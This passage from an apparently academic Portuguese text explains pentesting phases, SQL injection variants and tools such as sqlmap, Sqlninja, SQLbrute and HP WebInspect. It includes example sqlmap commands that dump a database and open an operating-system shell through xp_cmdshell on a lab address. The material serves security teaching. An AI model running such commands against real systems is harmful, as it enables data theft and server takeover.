O reconhecimento abrange a coleta de informações sobre o alvo e o levantamento dos seus endereços IP. Alguns autores, como Assunção (2010), denominam essa fase de *Footprinting*. Outros, como McClure *et al.* (2014), a denominam de levantameto de perfil.

O *Scanning* pode ser de portas ou de vulnerabilidades. O primeiro levanta as portas abertas e os serviços executados em cada alvo. O *scanning* de vulnerabilidades consiste em localizar e identificar pontos fracos específicos nos *softwares* e nos serviços presentes em nosso alvo. É também chamado de Varredura (ASSUNÇÃO, 2010, p.61). O resultado da varredura gera listas de contas

de usuário, de compartilhamentos de arquivo e de aplicativos, o que McClure *et al.* (2014) chamam de Enumeração. A figura 4 mostra as fases que compõem a "anatomia de um ataque", contendo detalhamento sobre o objetivo, as técnicas e as ferramentas empregadas em cada fase.

Figura 4 – Anatomia de uma invasão



Fonte: McClure *et al.* (2014)

A exploração de falhas é o ataque propriamente dito, o qual pode envolver diversas técnicas, ferramentas e códigos diferentes até se obter controle completo sobre o alvo. McClure *et al*. (2014) dividem essa fase em três: obtenção do acesso, elevação de privilégios e roubo (ver figura 4). Na obtenção do acesso a um sistema, são utilizadas ferramentas de penetração e de força bruta para quebra de senhas. Na elevação de privilégios, o invasor poderá obter controle total do sistema. O roubo caracteriza-se pela extração de dados e arquivos do sistema.

A fase de pós-exploração e preservação do acesso tem o objetivo principal de criar uma "porta dos fundos" (*backdoor*) para acesso permanente ao sistema invadido. McClure *et al*. (2014) subdividem essa fase em duas: limpeza de rastros e criação de *backdoors.* A limpeza de rastros inclui a limpeza de *logs* e a ocultação de ferramentas empregadas na invasão. Pauli (2014) apresenta uma abordagem semelhante, mas elencando como quarta fase a "correção da vulnerabilidade". Broad e Bindner (2014) acrescentam, ainda, uma quinta fase: a geração de relatórios, que explica o que foi feito nas fases anteriores. O Apêndice A apresenta um modelo de relatório de *Pentesting* com *SQL Injection*, inspirado no trabalho de Uto (2013).

Quanto aos alvos, Pauli (2014) aponta três principais: servidor *web*; aplicação web; e usuário web. Esse autor cita as duas metodologias mais amplamente aceitas para o *pentesting: Open-Source Security Testing Methodology Manual (OSSTM)* e o *Penetration Testing Execution Standard (PTES).*

O *OSSTM* testa cinco aspectos: 1) controles de informações e de dados; 2) níveis de conscientização pessoal acerca de segurança; 3) níveis de fraude e de engenharia social; 4) redes de computadores e de telecomunicações, dispositivos sem fio e dispositivos móveis e 5) controles físicos para acessos seguros, processos de segurança e localizações físicas.

O *PTES* visa a proporcionar uma linguagem comum a ser utilizada por todos os profissionais que realizem testes de invasão, fornecendo uma base de referência e os itens mínimos a serem completados em um *pentesting*, incluindo vários níveis diferentes de serviço (Pauli, 2014).


2.3 Injeção de SQL

Se uma aplicação *web* é escrita para acessar um banco de dados, como acontece com a maioria dessas aplicações, ela pode ser suscetível a um ataque de

SQL Injection em que, ao invés de inserir uma entrada válida, o atacante insere comandos de bancos de dados nos campos de entrada, os quais são analisados e executados pela aplicação. (HARRIS, 2013)

A OWASP aborda a injeção, descrevendo sinteticamente como um agente de ameaça pode, mediante um vetor de ataque, explorar vulnerabilidades de segurança de um sistema, causando impactos técnicos e impactos no negócio de uma organização que emprega esse sistema. (ver figura 5)

Figura 5 – A Injeção segundo a OWASP



Fonte: OWASP (2016)

Existem várias falhas de injeção, tais como injeção de SQL, de Sistema Operacional e de LDAP, as quais ocorrem quando dados não confiáveis são enviados para um interpretador como parte de um comando ou de consulta. Os dados manipulados pelo atacante podem iludir o interpretador para que este execute comandos indesejados ou permita o acesso a dados não autorizados (CLARKE *et al.,* 2009).

Segundo Uto (2013, p. 233), a Injeção de SQL “consiste em inserir comandos SQL, em campos e parâmetros da aplicação, com o objetivo de que sejam executados na camada de dados.”

Clarke *et al.* (2009, p.7) a definem como “um ataque no qual o código SQL é inserido ou anexado em parâmetros de entrada do aplicativo / usuário que depois são passados para um servidor SQL *back-end*[6] para análise e execução.”

Assim, o *software* constroi todo ou parte de um comando SQL usando uma entrada influenciada externamente, mas não neutraliza elementos especiais que poderiam modificar o comando SQL pretendido quando ele é enviado para um componente que vai executá-lo.

Outra definição é dada por Gonçalves

> A Injeção *SQL (Structure Query Language)* é uma técnica para atacar uma base de dados de uma aplicação por meio de campos de usuário, senha e outros campos de interesse do atacante (formulário). Este tipo de ataque principalmente ocorre em aplicações *web*, explorada por meio de uma falha na sintaxe do *SQL* escrita na aplicação (GONÇALVES, 2016, p.6).

Sem a remoção ou indicação da sintaxe SQL em entradas controláveis pelo usuário, a consulta SQL gerada pode fazer com que essas entradas sejam interpretadas como SQL em vez de dados comuns do usuário. Isso pode ser usado para alterar a lógica da consulta para ignorar verificações de segurança ou para inserir instruções adicionais que modificam o banco de dados de *back-end*, possivelmente incluindo a execução de comandos do sistema.

O objetivo do ataque de injeção é explorar uma vulnerabilidade na programação da instrução SQL para obter controle da base de dados da aplicação, comprometer a aplicação (*defacement*), ou ter o controle do servidor (obtenção do *shell*) (*Op. Cit.*, 2016).

O CVE (2015) considera o *SQL Injection* uma vulnerabilidade de alta probabilidade de exploração que pode ter os seguintes efeitos ou impactos em um sistema (Tabela 3):

[6] Em uma arquitetura distribuída, com múltiplos servidores, normalmente um servidor SQL *back-end* se encarrega do armazenamento de informações do banco de dados. Difere de um servidor *front-end*, que hospeda as informações públicas, como *web*, *email*, etc.

Tabela 3 – Impactos do *SQLInjection*

Escopo	Efeito
Confidenciali-dade	Leitura de dados da aplicação: como as bases de dados SQL geralmente possuem dados confidenciais, a perda de confidencialidade é um problema frequente com vulnerabilidades de injeção de SQL.
Controle de Acesso	*Bypass* do mecanismo de proteção: se forem utilizados comandos SQL falhos para verificar nomes de usuário e senha, poderá ser possível conectar-se a um sistema como outro usuário sem conhecimento prévio da senha.
	Bypass do mecanismo de proteção: se as informações de autorização forem mantidas em um banco de dados SQL, poderá ser possível alterar essas informações através da exploração bem-sucedida de uma vulnerabilidade de injeção de SQL.
Integridade	Modificação de dados da aplicação: assim como pode ser possível ler informações sensíveis, também é possível fazer alterações ou mesmo excluir essas informações com um ataque de injeção SQL.

Fonte: CVE (2015)

2.3.1 Tipos de SQL Injection

Neste trabalho, foram considerados os seguintes tipos ou categorias de *SQL Injection*, com base na classificação da *Common Attack Pattern Enumeration and Classification (CAPEC, 2017a,b, c, d, e)*:

2.3.1.1 SQL às cegas

A Injeção de SQL às cegas é uma forma de injeção SQL que supera a falta de mensagens de erro. Sem as mensagens de erro, que facilitam a injeção SQL, o atacante constroi cadeias de entrada que sondam o alvo por meio de expressões SQL booleanas simples. O atacante pode determinar se a sintaxe e a estrutura da injeção foram bem sucedidas, com base em se a consulta foi executada ou não. Aplicado de forma iterativa, o atacante determina como e onde o alvo é vulnerável à injeção SQL *(CAPEC, 2017a).* O SQL às cegas é abordado com maior detalhamento na seção 4.2.4.

2.3.1.2 Execução de linha de comando por meio de Injeção SQL

Um invasor usa métodos de injeção SQL padrão para injetar dados na linha de comando para execução. Isso pode ser feito diretamente, por meio do uso incorreto de diretivas como `MSSQL_xp_cmdshell`[7], ou indiretamente, através da

[7] A diretiva `xp_cmdshell` permite executar programas arbitrários, baseados em linha de comando.

injeção de dados no banco de dados que seriam interpretados como comandos *shell*. Algum tempo depois, um aplicativo malicioso de *back-end* (ou parte da funcionalidade do mesmo aplicativo) busca os dados injetados armazenados no banco de dados e usa esses dados como argumentos de linha de comando sem realizar validação adequada. Os dados maliciosos geram, então, novos comandos a serem executados no *host*. *(CAPEC, 2017b)*

2.3.1.3 Injeção de mapeamento relacional de objeto *(Object Relational Mapping - ORM)*

Um invasor levanta uma vulnerabilidade presente no código de camada de acesso a banco de dados com auxílio de uma ferramenta de mapeamento relacional de objeto ou uma falha na maneira como um desenvolvedor usou um *framework* para injetar seus próprios comandos SQL a serem executados no banco de dados subjacente. Este tipo de ataque SQL é semelhante à injeção SQL padrão, com a exceção de que o aplicativo não utiliza *Java Database Connectivity* (*JDBC*)[8] para falar diretamente com o banco de dados, mas usa uma camada de acesso a dados gerada por uma ferramenta ou estrutura ORM (por exemplo, *Hibernate*). Na maioria das vezes, o código gerado por uma ferramenta ORM contém métodos de acesso seguro que são imunes à injeção SQL mas, às vezes, a injeção é ainda possível, devido a alguma vulnerabilidade no código gerado ou devido ao fato de que o desenvolvedor não conseguiu usar corretamente os métodos de acesso. *(CAPEC, 2017d)*

2.3.1.4 *SQL Injection* através de modificação de parâmetros SOAP

Um invasor modifica os parâmetros da mensagem SOAP[9] que é enviada do consumidor de serviços para o provedor de serviços para iniciar um ataque de injeção SQL. No lado do provedor de serviços, a mensagem SOAP é analisada e os parâmetros não são devidamente validados antes de serem usados para acessar um banco de dados, permitindo assim que o invasor controle a estrutura da consulta SQL executada. Esse padrão descreve um ataque de injeção SQL que tem como mecanismo de entrega sendo uma mensagem SOAP. *(CAPEC, 2017e)*

---

[8] *Java Database Connectivity* ou *JDBC* é um conjunto de classes e interfaces (API) escritas em Java que fazem o envio de instruções SQL para qualquer banco de dados relacional.

[9] SOAP (*Simple Object Access Protocol* ou Protocolo Simples de Acesso a Objetos) é um protocolo para troca de informações estruturadas em uma plataforma descentralizada e distribuída.


2.3.1.5 Controle expandido sobre o sistema operacional a partir do banco de dados

Um intruso é capaz de aproveitar o acesso ao banco de dados para ler e gravar dados no sistema de arquivos, comprometer o sistema operacional, criar um túnel para acessar a máquina *host* e usar esse acesso para potencialmente atacar outras máquinas na mesma rede em que está a máquina de banco de dados. Tradicionalmente, os ataques de injeção SQL são vistos como uma forma de obter acesso não autorizado de leitura aos dados armazenados no banco de dados, permitindo modificar os dados no banco de dados, excluir os dados, etc. No entanto, quase todos os sistemas de gerenciamento de base de dados, se forem comprometidos, permitem a um atacante acesso completo ao sistema de arquivos, ao sistema operacional e acesso total ao *host* que está executando o banco de dados. O atacante pode, então, usar esse acesso privilegiado para lançar ataques subsequentes. Essas facilidades incluem cair em um *shell* de comando, criando funções definidas pelo usuário que podem chamar bibliotecas de nível de sistema presentes na máquina *host*, procedimentos armazenados, etc. *(CAPEC, 2017c)*

3 FERRAMENTAS PARA SQL AUTOMATIZADO

Executar manualmente as técnicas de injeção de SQL está longe de ser uma tarefa fácil, particularmente no que concerne ao SQL às cegas, em que cada requisição devolve, normalmente, apenas 1 *bit* de informação. Logo, a extração de dados úteis requer a realização de, ao menos, vários milhares de requisições. (UTO, 2013). Felizmente, existem ferramentas que podem auxiliar o analista de segurança na execução desses testes. A figura 6 mostra diversos exemplos de ferramentas para realizar SQL automatizado.

Figura 6 - Ferramentas para realizar SQL automatizado



Fonte: EC-Council (2016)

Neste trabalho, serão apresentadas as seguintes ferramentas: *SQLmap, Sqlninja, SQLbrute, HP webinspect, IBM Security Appscan, SQL Power Injection* e *Absinthe.*

3.1 *Sqlmap*


Segundo Clarke *et al.* (2009), o *Sqlmap* (figura 7) é uma ferramenta de injeção SQL automática de linha de comando de código aberto que foi lançada sob os termos da licença GNU GPLv2 e pode ser baixada em http://sqlmap.sourceforge.net. O *Sqlmap* é desenvolvido em *Python*, o que torna a ferramenta independente do sistema operacional subjacente, pois requer somente a versão do interpretador *Python* igual ou posterior a 2.4. O *Sqlmap* não é apenas uma ferramenta de exploração, mas também pode ajudar a encontrar pontos de injeção vulneráveis. Uma vez que detecta uma ou mais injeções de SQL no *host* de destino, pode-se escolher entre uma variedade de opções:

- executar *fingerprint*[10] de sistema de gestão de banco de dados *(database*

[10] Segundo Assunção (2010), o *fingerprint* é uma “impressão digital” do banco de dados, contendo diversas informações que ajudam a identificá-lo.

management system - DBMS) de *back-end*;
- recuperar o usuário e o banco de dados da sessão DBMS.
- enumerar usuários, *hashes* de senha, privilégios e bancos de dados.
- recuperar uma tabela / colunas inteiras do DBMS ou a tabela / colunas específicas do DBMS do usuário.
- executar instruções SQL personalizadas.
- Ler arquivos arbitrários e muito mais. (CLARKE *et al*., 2009)

Figura 7 – *SQLMap*



Fonte: o autor

O utilitário *Sqlmap* gera *queries SQL* de forma automatizada, a fim de executar diversas tarefas em um *site*. Para isso, basta definir um ponto de injeção e a ferramenta faz o resto (WEIDMAN, 2014). Observe o exemplo de *dumping* de BD com *SQLMap*:

```
~# sqlmap -u  http://192.168.20.12/bookservice/bookdetail.aspx?id=2 --dump
```

Nesse caso, o *SQLMap* mostra como está estruturado o BD, apresentando os detalhes dos livros, como ISBN, preço, número de páginas, autor, etc.

Pode-se, também acessar o *shell* de comandos do sistema subjacente. O vetor abaixo permite o acesso ao *shell* no *Windows* 7. Bancos de dados *MS SQL* contêm uma *stored procedure* (procedimento armazenado) chamada `xp_cmdshell`, normalmente desbilitada, mas que será habilitada pelo *SQLMap.* (Op. Cit.)

```
~# sqlmap -u  http://192.168.20.12/bookservice/bookdetail.aspx?id=2 -- os -
shell
...
xp_cmdshell extended prodecure does not seem  to be available. Do you want
sqlmap to try to renable it? [Y/n] Y
...
os - shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
command standard outut: 'nt authority\system'
```

A ferramenta pode, ainda, ser utilizada em ataques baseados em injeção de SQL às cegas (UTO, 2003). Um exemplo de uso para extração do nome do banco de dados é mostrado a seguir.

```
$ sqlmap.py -u mssqlbi.esr.rnp.br --current-db --forms
sqlmap/0.9 - automatic SQL injection and database takeover tool
http://sqlmap.sourceforge.net
[*] starting at: 17:22:44 ... [17:23:56] [INFO] the back-end DBMS is
Microsoft SQL Server web server operating system: Linux Fedora web
application technology: PHP 5.3.6, Apache 2.2.17 back-end DBMS: Microsoft
SQL Server 2000 [17:23:56] [INFO] fetching current database [17:23:56]
[INFO] retrieved: [17:24:01] [WARNING] adjusting time delay to 1 second
master current database: 'master'
[*] shutting down at: 17:25:47
```


3.2 *SqlninJa*

Segundo Uto (2013), a ferramenta Sqlninja visa a explorar aplicações vulneráveis à injeção de SQL, que utilizam o *SQL Server* como servidor de banco de dados. O SQLninja pode ser executado em plataformas Linux, FreeBSD e MacOS X, desde que um interpretador Perl seja instalado, além de alguns módulos específicos da linguagem. Ela permite realizar diversos ataques, incluindo: detecção de SGBD; identificação da conta utilizada pela aplicação; força bruta contra a senha da conta "sa" (conta do administrador do sistema); escalada de privilégios no SGBD e no sistema operacional; criação de procedimento `xp_cmdshell` personalizado, para o caso do original estar desabilitado; e envio de executáveis, entre muitos outros.

> Toda a configuração da ferramenta é realizada por meio de parâmetros definidos no arquivo sqlninja.conf. Em uma configuração básica, devem ser especificados, pelo menos, o nome de domínio da aplicação; a porta para conexão; página vulnerável; tipo de requisição HTTP; parâmetros que devem ser enviados; e parâmetro injetável. Nota-se, com isso, que não faz parte dos objetivos do Sqlninja encontrar as vulnerabilidades, mas somente explorá-las. Além disso, é necessário um certo grau de conhecimento, sobre testes de invasão, para utilizar todas as funcionalidades que a ferramenta disponibiliza. (UTO, 2013)

Um exemplo de sessão do Sqlninja pode ser visto na figura 8. Observe que a ferramenta apresenta um *menu* de opções para o atacante, incluindo enumeração do nome dos usuários, dos bancos de dados, das tabelas, das colunas, das linhas, endereços IP, *hashes* de senhas, entre outras opções.

Figura 8 - sessão do *SQLninja*



Fonte: Sourceforge (2017)

3.3 *SQLbrute*

SQLBrute é uma ferramenta para extrarir dados brutos de bancos de dados usando vulnerabilidades de injeção SQL às cegas. Ele explora vulnerabilidades no Microsoft *SQL Server* baseadas em tempo e em erro, e *exploits* baseados em erro no Oracle. Ele é escrito em *Python*, usa *multi-threading* (multiprocessamento), dispensando bibliotecas não padronizadas. (GOTHAM DIGITAL SCIENCE, 2017)

Segundo Clarke *et al.* (2009), ele é leve em comparação a outras ferramentas examinadas. Isso o torna ideal para cenários de injeção focada, ou quando o tamanho do arquivo é um fator importante, e seu suporte de *thread* aumenta a velocidade.

Seguem-se alguns dados básicos sobre a ferramenta:

- URL: www.gdssecurity.com/l/t.php
- Requisitos: *Python (Windows / Linux / Mac)*
- Bancos de dados suportados: *Oracle* e *SQL Server*
- Modos de execução:


> Para executar a ferramenta, precisa-se do caminho completo para a página vulnerável, juntamente com todos os dados que devem ser enviados (parâmetros GET ou POST). Se o modo baseado em resposta estiver sendo usado, deve-se fornecer uma expressão regular no argumento *--error* que indica quando a questão de inferência retorna falsa. Caso contrário, o modo baseado em temporização fica disponível. (CLARKE *et al.,* 2009, p. 263)

Os atacantes que estão familiarizados com os fundamentos por trás dos ataques de inferência usam a ferramenta de linha de comando *SQLBrute* devido à sua natureza leve e sintaxe direta.

Como desvantagem do SQLbrute, Clarke *et al.* (2009) apontam que “ele usa um alfabeto fixo do qual são tirados testes de inferência. Se um *byte* nos dados não estiver contido dentro do alfabeto, ele não pode ser recuperado, o que limita a ferramenta a dados baseados em texto.”

No exemplo descrito na figura 9, o *SQLBrute* foi executado no modo baseado em resposta contra um servidor SQL vulnerável e dois nomes de tabela foram extraídos do banco de dados (*reviews* e *dtproperties*).

Figura 9 - Executando o *SQLBrute*



Fonte: Clarke *et al.* (2009)

3.4 *HP Webinspect*

O *WebInspect* é uma ferramenta comercial da *Hewlett-Packard* que, embora possa ser utilizada como ferramenta de descoberta de injeção de SQL, destina-se a realizar uma avaliação completa da segurança de um *site web*. Essa ferramenta não requer conhecimento técnico e executa uma verificação completa, testes de erros de configuração e vulnerabilidades no servidor de aplicativos e camadas de aplicativos *web*. (CLARKE *et al.*, 2009). A figura 10 mostra a ferramenta em ação.


A HP (2017) a define como “uma ferramenta de testes de segurança de aplicativos dinâmicos (DAST) que imita as técnicas e os ataques de invasão reais e oferece análise dinâmica abrangente de aplicativos e serviços *web* complexos.”

Seguem-se algumas características básicas da ferramenta:

- URL: https://h10078.www1.hp.com/cda/hpms/display/main/ hpms_content.jsp? Zn = bto & cp = 1-11-201-200 ^ 9570_4000_100__
- Plataformas suportadas: Microsoft Windows XP Professional SP2, Microsoft Windows 2003 e Microsoft Windows Vista

- Requisitos: Microsoft .NET 2.0 ou 3.0, Microsoft SQL Server 2005 ou Microsoft SQL Server Express SP1, Adobe Acrobat Reader 7 ou posterior e Internet Explorer 6.0 ou posterior. (CLARKE *et al.*, p.83)

Figura 10 - *HP Webinspect*



Fonte: HP (2017)

O *WebInspect* analisa sistematicamente os parâmetros enviados para o aplicativo, testando todos os tipos de vulnerabilidades, incluindo *Cross-site Scripts (XSS),* inclusão de arquivos remotos e locais, injeção SQL, injeção de comandos do sistema operacional, etc. Com o *WebInspect*, pode-se também simular uma autenticação de usuário. Essa ferramenta fornece quatro mecanismos de autenticação: *Basic, NTLM, Digest e Kerberos*. O *WebInspect* pode analisar *JavaScript* e conteúdo em *Flash* e é capaz de testar tecnologias *Web* 2.0. (CLARKE *et al.*, 2009)

O desenvolvedor apresenta, como principais características da ferramenta, a capacidade de realizar testes do comportamento dinâmico da execução de serviços e aplicativos w*eb* para identificar e priorizar as vulnerabilidades de segurança. Ela extrapola os testes de caixa preta, visto que propicia a integração de análise dinâmica e de tempo de execução para encontrar mais vulnerabilidades e repará-las mais rapidamente. Permite, ainda, o gerenciamento de conformidade e gerenciamento centralizado de programas. (HP, 2017)

No que tange à injeção de SQL, ela detecta o valor do parâmetro e modifica seu comportamento dependendo se ele é *string* ou *numeric*. O *WebInspect* vem com

